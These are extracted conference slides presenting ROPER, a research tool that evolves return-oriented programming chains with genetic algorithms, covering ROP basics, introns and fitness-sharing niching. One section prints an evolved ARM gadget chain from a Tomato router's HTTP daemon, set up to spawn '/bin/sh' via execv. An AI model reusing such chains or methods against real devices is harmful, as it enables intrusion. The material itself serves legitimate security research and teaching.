


RETURN ORIENTED PROGRAMME EVOLUTION with ROPER

Olivia Lucca Fraser
oluccafraser@tenable.com
<https://github.com/oblivia-simplex>
AtlSecCon, Halifax, April 28, 2017




RETURN ORIENTED PROGRAMME EVOLUTION with ROPER

Questions:

- What is return oriented programming?
- What is genetic programming?
- How do we best cultivate the evolution of ROP payloads?
- What sort of things are they capable of?

3. A Quick Introduction to Return Oriented Programming



- **SITUATION:** You have found an exploitable vulnerability in a target process, and are able to corrupt the instruction pointer.
- **PROBLEM:** The system or process enforces $W \oplus X$: you can't write to executable memory, and you can't execute writeable memory. Old-school shellcode attacks won't work.
- **SOLUTION:** You can't introduce any code of your own, but you *can* reuse little 'gadgets' of code that have already been mapped to executable memory. The trick is rearranging these gadgets into something useful.

4. What is a ROP chain?

- A ‘gadget’ is any chunk of machine code that
 1. is already mapped to executable memory
 2. allows us to regain control of the instruction pointer after it executes
- The way a ROP gadget lets us regain control is that it ends with a particular form of RETURN statement – those that pop an address off the stack into the instruction pointer.
- Ordinarily, the address popped from the stack is a ‘bookmark’ pointing to the site in the code from which a function was called...
- ...but this is just a convention. If an instruction pops an address from the stack into the IP, it will do so no matter *what* address we put there.
- and we can take advantage of this to ‘chain’ arbitrarily many gadgets together. As each reaches its RETURN instruction, it sends the instruction pointer to the next gadget in the chain.

5. An Equally Quick Introduction to Genetic Programming

What is necessary in order for natural selection to take place?

- 1 Reproduction with mutation
- 2 Variation in performance
- 3 Selection by performance

Anything that implements these traits can implement Darwinian evolution.

The ooze out of which all life evolved. Except this time it's artificial slime, artificial life.

6. How ROPER works

ROPER evolves a population of ROP chains through a process of natural selection.



I am but a simple farmer

Tending to my ROPs




ROPER


ROP-chains

7. Evolutionary computation

8. Genetic Algorithm with Tournament Selection



9. Architecture of ROPER



10. Pattern matching

The most basic type of problem that ROPER can breed a population of chains to solve is that achieving a determinate register state in the CPU, specified by a simple pattern consisting of integers and wildcards.

This isn't the most intriguing thing that ROPER can do, but it is fairly useful, automating the ordinary, human task of assembling a ROP chain that prepares the CPU for a system call - to spawn a process, write to a file, open a socket, etc.

For example, suppose we wanted to prime the CPU for the call

```
execv("/bin/sh", ["/bin/sh"], 0);
```

We'd need a ROP chain that sets `r0` and `r1` to point to some memory location that contains `"/bin/sh"`, sets `r2` to `0`, and `r7` to `11`. Once that's in place spawning a shell is as simple as jumping to any given address that contains an `svc` instruction.

One of ROPER's more peculiar solutions to this problem - using gadgets from a Tomato router's HTTP daemon - is on the next slide...

```

;; Gadget 0
[000100fc] mov r0, r6
[00010100] ldrb r4, [r6], #1
[00010104] cmp r4, #0
[00010108] bne #4294967224
[0001010c] rsb r5, r5, r0
[00010110] cmp r5, #0x40
[00010114] movgt r0, #0
[00010118] movle r0, #1
[0001011c] pop {r4, r5, r6, pc}

R0: 00000001
R1: 00000001
R2: 00000001
R7: 0002bc3e

;; Gadget 1
[00012780] bne #0x18
[00012798] mvn r7, #0
[0001279c] mov r0, r7
[000127a0] pop {r3, r4, r5, r6, r7, pc}

R0: ffffffff
R1: 00000001
R2: 00000001
R7: ffffffff

;; Gadget 2
[00016884] beq #0x1c
[00016888] ldr r0, [r4, #0x1c]
[0001688c] bl #4294967280
[0001687c] push {r4, lr}
[00016880] subs r4, r0, #0
[00016884] beq #0x1c
[000168a0] mov r0, r1
[000168a4] pop {r4, pc}

R0: 00000001
R1: 00000001
R2: 00000001
R7: 0002bc3e

;; Deep Gadget 0
[00016890] str r0, [r4, #0x1c]
[00016894] mov r0, r4
[00016898] pop {r4, lr}
[0001689c] b #4294966744
[00016674] push {r4, lr}
[00016678] mov r4, r0
[0001667c] ldr r0, [r0, #0x18]
[00016680] ldr r3, [r4, #0x1c]
[00016684] cmp r0, #0
[00016688] ldrne r1, [r0, #0x20]
[0001668c] moveq r1, r0
[00016690] cmp r3, #0
[00016694] ldrne r2, [r3, #0x20]
[00016698] moveq r2, r3
[0001669c] rsb r2, r2, r1
[000166a0] cmn r2, #1
[000166a4] bge #0x48
[000166ac] cmp r2, #1
[000166f0] ble #0x44
[00016734] mov r2, #0
[00016738] cmp r0, r2
[0001673c] str r2, [r4, #0x20]
[00016740] beq #0x10
[00016750] cmp r3, #0
[00016754] beq #0x14
[00016758] ldr r3, [r3, #0x20]
[0001675c] ldr r2, [r4, #0x20]
[00016760] cmp r3, r2
[00016764] strgt r3, [r4, #0x20]
[00016768] ldr r3, [r4, #0x20]
[0001676c] mov r0, r4
[00016770] add r3, r3, #1
[00016774] str r3, [r4, #0x20]
[00016778] pop {r4, pc}

R0: 0000000b
R1: 00000000
R2: 00000000
R7: 0000000b

R0: 0002bc3e
R1: 00000000
R2: 00000000
R7: 0000000b

;; Deep Gadget 1
[00012780] bne #0x18
[00012784] add r5, r5, r7
[00012788] rsb r4, r7, r4
[0001278c] cmp r4, #0
[00012790] bgt #4294967240
[00012794] b #8
[0001279c] mov r0, r7
[000127a0] pop {r3, r4, r5, r6, r7, pc}

R0: 0002bc3e
R1: 00000000
R2: 00000000
R7: 0000000b

;; Deep Gadget 2
[000155ec] b #0x1c
[00015608] add sp, sp, #0x58
[0001560c] pop {r4, r5, r6, pc}

R0: 0002bc3e
R1: 00000000
R2: 00000000
R7: 0000000b

;; Deep Gadget 3
[00016918] mov r1, r5 **
[0001691c] mov r2, r6
[00016920] bl #4294967176
[000168a8] push {r4, r5, r6, r7, r8, lr}
[000168ac] subs r4, r0, #0
[000168b0] mov r5, r1
[000168b4] mov r6, r2
[000168b8] beq #0x7c
[000168bc] mov r0, r1
[000168c0] mov r1, r4
[000168c4] blx r2

R0: 0002bc3e
R1: 0002bc3e
R2: 00000000
R7: 0000000b

```

12. Deep Gadgets & Introns

This chain is interesting because its execution path spends most of its time in gadgets that aren't referenced in the chain itself (labelled 'deep gadgets' on the last slide). Gadget #2 jumps backwards, and writes to its own stack, overriding the pointers in its genome.


Chains like this emerge frequently, usually accompanied by spikes in the population's crash frequency - jumping blindly to arbitrary addresses is hazardous.

What selection pressures could be responsible for this phenomenon?

Conjecture:

- genes are selected not just for fitness, but for heritability
- our crossover operator has only weak/emergent respect for gene linkage, and none for homology
- so good genes are always at risk of being broken up instead of passed on
- 'introns' can pad important genes, and they decrease the chance that crossover will destroy them - and so are selected for
- by branching away from the ROP stack at Gadget 2, our specimen transforms about 90% of its genome into introns

13. Fleurs du Malware



It seemed natural to see if ROPER could also tackle traditional machine learning benchmarks, and generate ROP payloads that exhibit subtle and adaptive behaviour.

To the best of my knowledge, this has never been attempted before.


14. Low-Hanging Fruit & its Consequences for Diversity

- A challenge facing any machine learning technique is to avoid getting trapped in merely *local* optima.
- This can happen, for example, if it hyperspecializes on a particularly simple portion - the “low hanging fruit” - of the problem set, while failing to adapt to more difficult problems.
- The phenomenon is analogous to a natural population over-adapting to a particularly hospitable niche.
- But in the wild, this is offset by an increase in competition and crowding, which increase the selective pressure acting on formerly hospitable niches. Low-hanging fruit doesn't last very long.

15. Implementing Niching through Fitness Sharing

- In order to address this issue, we first need to keep track of where, in the problem space, the overfitting occurs. Where is the low-hanging fruit?
- To do this, we tag each problem in our space with a 'difficulty' field, which keeps track of how our specimens perform on it, on average.
- Since the whole point of tracking difficulty is to have it transform dynamically over the course of the evolution, we'll update these scores every so many iterations.
- On the next slide, we plot the progress of the population's best and average fitness scores on the left, and the difficulty rations of our problems on the right - plotted by class mean and standard deviation.


16. Tracking Niches without Crowding




17. Crowding Implemented as Fitness Sharing

- We haven't yet changed anything in the way each specimen's fitness is evaluated. The graph only shows us how the population is performing, with respect to each class of problems.
- But we can use this information to tweak our fitness function in ways relevant to niching.
- All that we need to do is to scale the fitness points awarded for each problem with respect to that problem's difficulty. The rewards for solving 'difficult' problems (uncrowded niches) will be greater than those awarded for solving 'easy' problems (crowded niches).

18. Niching with Crowding



19. Dynamic Braiding of Difficulty by Niche



A detailed view of the intricate braiding of niche availability that takes place once we enable fitness sharing. The image is an enlargement of the right panel of the graph on the last slide, focussing on the region between iterations 3000 and 5000.

Because the environment perennially adjusts to the population's strengths and weaknesses, no specimen encounters the exact same fitness space as its distant ancestors, and cannot benefit from overfitting, or a diet of exclusively low-hanging fruit.

20. Snek!

SNEK! DEMO.